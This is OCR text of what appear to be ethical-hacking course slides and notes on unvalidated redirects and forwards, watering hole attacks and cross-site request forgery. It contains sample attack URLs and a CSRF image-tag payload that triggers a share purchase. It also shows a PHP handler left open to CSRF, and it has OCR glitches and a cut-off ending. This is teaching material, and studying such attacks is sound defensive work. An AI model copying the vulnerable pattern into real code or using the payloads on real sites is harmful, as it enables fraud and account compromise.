

Unvalidated Redirect
Attacker
Attacker sends an email containing rewrite link to malicious server
(http://www.certifiedhacker.com/redirect.aspx ?=http://www.evilserver.com)
User
User is redirected to attacker's server
Malicious Server
Unvalidated Forward
Attacker
Attacker requests page from server with a forward
http://www.certifiedhackershop.com/ purchase.jsp?fwd=admin.jsp
Server
Attacker is forwarded to admin page
Administration Page
Create price list
Create item listing
Purchase records
Registered users

Figure 14.30: Unvalidated Redirects and Forwards example




Watering Hole Attack

- Attacker identifies the kinds of websites a target company/individual **frequently surfs** and tests those particular websites to identify **any possible vulnerabilities**
- When the attacker identifies vulnerabilities in the website, the attacker injects malicious script/code into the web application that can **redirect the webpage** and download malware onto the victim machine
- This attack is called a watering hole attack because the **attacker waits for the victim to fall into a trap**, similar to a lion waiting for its prey to arrive at a watering hole to drink water
- When the victim surfs through the **infected website**, the webpage redirects to a malicious server, leading to malware being downloaded to the victim machine, compromising the machine as well as the network/organization

Attacker identifies the most visited site by the victim and infects it to redirect and download malware
Victim is redirected to the malicious server to download malware
Attacker
Victim
Malicious Server


Watering Hole Attack

In a watering hole attack, the attacker identifies the kind of websites frequently surfed by a target company/individual and tests these websites to identify any possible vulnerabilities. Once the attacker identifies the vulnerabilities, he/she injects a malicious script/code into the web application that can redirect the web page and download malware onto the victim's machine. After infecting the vulnerable web application, the attacker waits for the victim to access the infected web application. This attack is called a watering hole attack, as the attacker waits for the victim to fall into the trap, similar to a lion waiting for its prey to arrive at a watering hole to drink water. When the victim surfs the infected website, the web page redirects him/her and downloads malware onto his/her machine, compromising the machine and indeed compromising the network/organization.



Attacker identifies the most visited site by the victim and infects it to redirect and download malware
Victim is redirected to the malicious server to download malware
Attacker
Victim
Malicious Server

Figure 14.31: Watering Hole attack



Cross-Site Request Forgery (CSRF) Attack

- Cross-Site Request Forgery (CSRF) attacks **exploit web page vulnerabilities** that allow an attacker to force an unsuspecting user's browser to send malicious requests they did not intend
- The victim **holds an active session** with a trusted site and simultaneously visits a malicious site, which **injects an HTTP request** for the trusted site into the victim user's session, compromising its integrity

How CSRF Attacks Work

Client Side Code

```
<form action="buy.php"
method="POST">
<p>Symbol: <input type="text"
name="symbol" /></p>
<p>Shares: <input type="text"
name="shares" /></p>
<p><input type="submit"
value="Buy" /></p>
</form>r
```

Server Code

```
<<?php
session_start();
if
(isset($_REQUEST['symbol'] &&
isset($_REQUEST['shares']))
{buy_stocks($_REQUEST['symbol
'],
$_REQUEST['shares']);}
?>
```

Malicious Code

```
<img
src="http://certifiedhacker
.com/certifiedhackershop.ph
p?symbol=MSFT&shares=1000"
/>
```

1 User logs into trusted server using his credentials

2 Server sets a session cookie in the user's browser

3 Attacker sends a phishing mail tricking user to send a request to a malicious site

4 User requests a page from the malicious server

5 Response page contains malicious code

6 Malicious code is executed in the trusted server

Cross-Site Request Forgery (CSRF) Attack

Cross-site request forgery (CSRF), also known as a one-click attack, occurs when a hacker instructs a user's web browser to send a request to the vulnerable website through a malicious web page. Finance-related websites commonly contain CSRF vulnerabilities. Usually, outside attackers cannot access corporate intranets; hence, CSRF is one of the methods used to enter these networks. The inability of web applications to differentiate a request made using malicious code from a genuine request exposes it to a CSRF attack. Such attacks exploit web page vulnerabilities that allow attackers to force unsuspecting users' browsers to send malicious requests that they did not intend to send. The victim user holds an active session with a trusted site and simultaneously visits a malicious site, which injects an HTTP request for the trusted site into the victim user's session, compromising its integrity.

In this scenario, the attacker constructs a malicious script and stores it on a malicious web server. When a user visits the website, the malicious script starts running and the attacker gains access to the user's browser.




User
Trusted Website
Malicious Website
1 Logs into the trusted site and creates a new session
2 Stores the session identifier for the session in a cookie in the web browser
3 Visits a malicious site
4 Sends a request from the user's browser using his session cookie
C#
http// ?

Figure 14.32: Cross-Site Request Forgery (CSRF) attack example

How CSRF Attacks Work

In a CSRF attack, the attacker waits for the user to connect with a trusted server and then tricks the user into clicking on a malicious link containing arbitrary code. When the user clicks on the link, it executes the arbitrary code on the trusted server. The diagram below explains the steps involved in a CSRF attack.



Client Side Code

```
<form action="buy.php"
method="POST">
<p>Symbol: <input type="text"
name="symbol" /></p>
<p>Shares: <input type="text"
name="shares" /></p>
<p><input type="submit"
value="Buy" /></p>
</form>r
```

Server Code

